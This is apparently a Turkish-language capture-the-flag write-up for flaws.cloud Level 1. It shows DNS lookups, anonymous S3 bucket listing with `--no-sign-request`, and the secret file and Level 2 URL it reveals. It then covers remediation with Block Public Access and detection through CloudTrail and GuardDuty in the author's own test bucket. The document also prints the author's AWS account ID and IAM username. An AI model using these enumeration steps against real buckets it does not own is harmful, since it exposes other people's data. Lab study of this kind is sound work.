

flaws.cloud — Level 1

1. Özet

Level 1, S3 bucket'ının **AllUsers** (herkese açık/anonim) grubuna `s3:ListBucket` izni veren bir bucket policy/ACL yapılandırma hatasını sömürüyor. Bucket sahibi kimlik doğrulaması istemeden (`--no-sign-request`) nesne listelemeyi mümkün kılmış; bu da bucket içeriğinin (dosya adları, boyutları, tarihleri) rastgele bir internet kullanıcısı tarafından keşfedilmesine izin veriyor. Zafiyetin kökü kimlik doğrulama eksikliği değil, **yetkilendirme** hatası: bucket, kimliği doğrulanmamış herkese `List` yetkisi vermiş.

2. Sömürü (Exploit)

`flaws.cloud` alan adının hangi altyapıda barındığını doğrulamak için önce DNS çözümlemesi yapıldı:

```
nslookup flaws.cloud
```

Dönen IP adreslerinden biri (`3.5.81.51`) ters DNS sorgusunda `s3-deprecated.us-west-2.amazonaws.com` olarak, bir diğeri (`52.218.236.58`) ise `s3-website-us-west-2.amazonaws.com` olarak çözümlendi — bu da hedefin bir **S3 static website hosting** bucket'ı olduğunu doğruladı:

```
nslookup 3.5.81.51
# 51.81.5.3.in-addr.arpa name = s3-deprecated.us-west-2.amazonaws.com.

nslookup 52.218.236.58
# 58.236.218.52.in-addr.arpa name = s3-website-us-west-2.amazonaws.com.
```

Hedefin bir S3 bucket'ı olduğu doğrulandıktan sonra, bucket adının alan adıyla aynı olduğu varsayımıyla (`flaws.cloud`), **hiçbir AWS kimlik bilgisi kullanmadan** (`--no-sign-request`) anonim listeleme denendi:

```
aws s3 ls s3://flaws.cloud/ --no-sign-request --region us-west-2
```

Çıktı (sömürülen izin hatası: `s3:ListBucket` AllUsers/anonim principal'a açık):


```
2017-03-14 06:00:38      2575 hint1.html
2017-03-03 07:05:17      1707 hint2.html
2017-03-03 07:05:11      1101 hint3.html
2024-02-22 05:32:41      2861 index.html
2018-07-10 19:47:16     15979 logo.png
2017-02-27 04:59:28         46 robots.txt
2017-02-27 04:59:30      1051 secret-dd02c7c.html
```

Listelenen dosyalar arasında normal bir web sitesinde beklenmeyen

`secret-dd02c7c.html` adlı bir dosya dikkat çekti. Bu dosya tarayıcıda `http://flaws.cloud/secret-dd02c7c.html` adresinden açıldığında hedef doğrulandı ve Level 2'nin adresi ifşa oldu:

Congrats! You found the secret file! Level 2 is at `http://level2-`

`c8b217a33fcf1f839f6f1f73a00a9ae7.flaws.cloud`



The screenshot shows a web browser window on the left and a terminal window on the right. The browser window displays a green "FLAWS" logo and the message "Congrats! You found the secret file! Level 2 is at `http://level2-c8b217a33fcf1f839f6f1f73a00a9ae7.flaws.cloud`". The terminal window shows the following commands and output:

```
kadir@Archsky:~$ nslookup flaws.cloud
Server:      127.0.0.53
Address:     127.0.0.53#53

Non-authoritative answer:
Name:   flaws.cloud
Address: 3.5.81.51
Name:   flaws.cloud
Address: 52.218.236.58
Name:   flaws.cloud
Address: 52.92.138.235
Name:   flaws.cloud
Address: 52.92.212.227
Name:   flaws.cloud
Address: 52.92.235.219
Name:   flaws.cloud
Address: 3.5.78.84
Name:   flaws.cloud
Address: 52.218.176.2
Name:   flaws.cloud
Address: 16.15.40.81

kadir@Archsky:~$ nslookup 3.5.81.51
;; communications error to 127.0.0.53#53: timed out
51.81.5.3.in-addr.arpa name = s3-deprecated.us-west-2.amazonaws.com.

Authoritative answers can be found from:

kadir@Archsky:~$ nslookup 52.218.236.58
58.236.218.52.in-addr.arpa name = s3-website-us-west-2.amazonaws.com.

Authoritative answers can be found from:

kadir@Archsky:~$ aws s3 ls s3://flaws.cloud/ --no-sign-request --region us-west-2
2017-03-14 06:00:38      2576 hint1.html
2017-03-03 07:05:17      1707 hint2.html
2017-03-03 07:05:11      1101 hint3.html
2024-02-22 05:32:41       2861 index.html
2018-07-10 19:47:16      15979 logo.png
2017-02-27 04:59:28         46 robots.txt
2017-02-27 04:59:30       1051 secret-dd02c7c.html
```

3. Önleme (Remediation) — Kendi Test Ortamımda (`test-lab-level1`)

Level 1'in müşteri tarafı bir yapılandırma hatası olduğunu ve modern AWS'in buna karşı hangi varsayılan korumaları getirdiğini göstermek için kendi test bucket'ımda (`test-lab-level1`), hesap `174429081136` / IAM kullanıcı `kadir-cli`) aynı senaryoyu uçtan uca yeniden ürettim.

a) Açığı yeniden üretme (ground-truth)

Bucket'ı `flaws.cloud` ile aynı mantıkla (public-read ACL + Object Ownership "ACLs enabled") yapılandırdıktan sonra anonim listeleme denendi ve **başarılı** oldu — bu, `flaws.cloud` 'daki orijinal zafiyetin kendi ortamımda birebir kanıtı:

```
aws s3 ls s3://test-lab-level1/ --no-sign-request --region us-west-2
```

2026-07-28 23:59:16

17 test.txt

```
kadir@Archsky:~  
1: kadir@Archsky:~ x +  
kadir@Archsky:~$ aws s3 ls s3://test-lab-level1/ --no-sign-request --region us-west-2  
2026-07-28 23:59:16      17 test.txt  
kadir@Archsky:~$
```

b) Modern AWS gözlemi

test-lab-level1 bucket'ında public-read ACL uygulamayı doğrudan CLI ile denediğimde, güncel AWS hesap varsayılanları bunu engelledi:

```
aws s3api put-bucket-acl --bucket test-lab-level1 --acl public-read
```

```
aws: [ERROR]: An error occurred (AccessDenied) when calling the PutBucketAcl operation:  
User: arn:aws:iam::174429081136:user/kadir-cli is not authorized to perform:  
s3:PutBucketAcl  
on resource: "arn:aws:s3:::test-lab-level1" because public ACLs are prevented by  
the  
BlockPublicAcls setting in S3 Block Public Access.
```

```
kadir@Archsky:~  
1: kadir@Archsky:~ x +  
kadir@Archsky:~$ aws s3api put-bucket-acl --bucket test-lab-level1 --acl public-read  
  
aws: [ERROR]: An error occurred (AccessDenied) when calling the PutBucketAcl operation: User: arn:aws:iam::174429081136:user/kadir-cli is not authorized to perform: s3:PutBucketAcl on resource: "arn:aws:s3:::test-lab-level1" because public ACLs are prevented by the BlockPublicAcls setting in S3 Block Public Access.  
kadir@Archsky:~$
```

Bu hatanın nedeni iki katmanlı modern varsayılan koruma:

1. **Object Ownership varsayılanı artık "ACLs disabled" (bucket owner enforced)** — 2023'ten itibaren yeni bucket'larda AWS önerilen/varsayılan ayar bu; ACL tabanlı erişim tamamen kapalı, izinler sadece bucket policy ile veriliyor. Public ACL denemesi öncesi Object Ownership ayarını manuel olarak "ACLs enabled" konumuna çekmem gerekti:

1. **S3 Block Public Access** — hesap/bucket seviyesinde `BlockPublicAcls` ayarı, ACLs açık olsa bile public ACL uygulanmasını (`s3:PutBucketAcl` çağrısını) reddediyor. `flaws.cloud` 'un oluşturulduğu 2017'de bu global koruma henüz mevcut değildi; bu yüzden o dönemki hata bugün AWS'in varsayılan olarak kapattığı bir sınıf zafiyet.


c) Kalıcı önlem: Block Public Access + bucket policy temizliği

Kalıcı düzeltme, dört Block Public Access ayarının tamamının açılması ve bucket'ta herhangi bir public bucket policy bırakılmamasıdır:

CLI karşılığı:

```
aws s3api put-public-access-block \
  --bucket test-lab-level1 \
  --public-access-block-configuration \
    BlockPublicAcls=true,IgnorePublicAcls=true,BlockPublicPolicy=true,RestrictPublicB
uckets=true
```

Düzeltilme sonrası bucket'in Permissions sekmesi, korumanın kalıcı olarak devrede olduğunu doğruluyor: **Block all public access: On**, bucket policy "No policy to display" (public erişim veren hiçbir policy yok), ve Object Ownership yeniden **"Bucket owner enforced"** (ACLs disabled) konumunda:



d) Doğrulama

Önlem uygulandıktan sonra aynı anonim listeleme komutu tekrar çalıştırıldığında artık `AccessDenied` dönüyor:

```
aws s3 ls s3://test-lab-level1/ --no-sign-request --region us-west-2
```

```
An error occurred (AccessDenied) when calling the ListObjectsV2 operation: Access Denied
```

Bu, Block Public Access + ACLs disabled kombinasyonunun, Level 1'deki misconfigürasyon sınıfını (public-read ACL ile anonim `ListBucket`) tamamen kapattığının kanıtı.

4. Tespit (Detection)

Savunan taraf açısından bu saldırı sınıfının görünürlüğü şu kaynaklardan gelir:

- **CloudTrail — ListObjects / ListObjectsV2 olayı:** `userIdentity.type` alanı `AWSAccount` (bazı durumlarda kimliksiz erişimde `anonymous` olarak da görülebilir), `userIdentity.principalId` alanı `ANONYMOUS_PRINCIPAL` olarak loglanır. Normal, kimliği doğrulanmış erişimde bu alanlarda her zaman bir IAM user/role ARN'i beklenir; `ANONYMOUS_PRINCIPAL` görülmesi tek başına güçlü bir anomali sinyalidir.
- **sourceIPAddress anomalisi:** Bilinen kurumsal IP aralıkları/VPN çıkışları dışından, coğrafi olarak tutarsız veya tekillleşmeyen (tarama araçlarına özgü) kaynak IP'lerden gelen `ListObjects` çağrıları izlenmeli.

- **Enumeration deseni:** Kısa zaman aralığında aynı kaynaktan tekrarlanan `ListObjects / GetObject` çağrıları, sırayla `robots.txt` → `hint*.html` → `secret-*.html` gibi tahmin/keşif dosyalarına erişim — klasik bir bucket keşif (recon) davranışı imzasıdır.
- **GuardDuty — Policy:S3/BucketAnonymousAccessGranted :** GuardDuty S3 Protection etkinse, bir bucket policy veya ACL'nin `AllUsers / AuthenticatedUsers` grubuna erişim verdiğini otomatik tespit eder ve bulgu üretir; bu, saldırı gerçekleşmeden **önce** yapılandırma hatasını yakalayan proaktif bir kontrol.
- **S3 Server Access Logging:** CloudTrail'e ek olarak (veya CloudTrail veri olayları etkin değilse) bucket üzerinde server access logging açıksa, her anonim isteğin `Requester` alanında boş/ - görünmesi ve `HTTP Status` 200/206 dönmesi, kimliksiz başarılı erişimin doğrudan kanıtıdır.

5. Kendi Test Ortamı Kanıtı — `test-lab-level1` Ground-Truth Özeti

Adım	Komut / Ekran	Sonuç
Zafiyeti üretme	<code>aws s3 ls s3://test-lab-level1/ --no-sign-request</code> (ACLs enabled + public-read, Block PA kapalı)	Başarılı — <code>test.txt</code> listelendi
Modern varsayılan engeli	<code>aws s3api put-bucket-acl --acl public-read</code>	<code>AccessDenied</code> — <code>BlockPublicAcls</code>
Object Ownership	Console → Permissions → Object Ownership	Varsayılan "ACLs disabled (recommended)" → manuel "ACLs enabled"
Kalıcı önlem	Block Public Access — 4 ayar açık + bucket policy yok	Permissions sekmesi: Block all public access: On
Doğrulama	<code>aws s3 ls s3://test-lab-level1/ --no-sign-request</code> (önlem sonrası)	<code>AccessDenied</code>

Hesap: `SMHKDR` (`174429081136`), bölge: `us-west-2` (test bucket), IAM kullanıcısı: `kadir-cli`.

6. Kök Neden (Paylaşılan Sorumluluk)

Bu zafiyet AWS altyapısındaki bir açık değil, **müşteri tarafı bir yapılandırma hatasıdır**. AWS'in Paylaşılan Sorumluluk Modeli'nde bulut sağlayıcı ("security **of** the cloud") fiziksel altyapı, donanım ve temel hizmet güvenliğinden sorumludur; müşteri ise ("security **in** the cloud") kendi kaynaklarının erişim kontrolünden — bucket policy, ACL, IAM — sorumludur. `flaws.cloud` Level 1'de bucket sahibi, bilinçli ya da bilinçsiz şekilde `AllUsers` grubuna `ListBucket` izni vermiştir; bu AWS'in değil, yapılandırmayı yapan tarafın sorumluluğundadır.

AWS zaman içinde bu hata sınıfının etkisini azaltmak için varsayılanları sıkılaştırmıştır: S3 Block Public Access (hesap/bucket seviyesinde dört ayar) ve Object Ownership'in yeni bucket'larda varsayılan olarak "ACLs disabled (bucket owner enforced)" gelmesi, kendi test ortamımda gösterdiğim gibi bu tarz bir yanlış yapılandırmayı **varsayılan olarak** engelliyor. Ancak bu korumalar her zaman manuel olarak devre dışı bırakılabilir (nitekim zafiyeti yeniden üretmek için ben de bilerek kapattım) — dolayısıyla nihai sorumluluk, bu ayarların doğru ve kapalı tutulmasını sağlamak olan müşteriye kalmaya devam ediyor.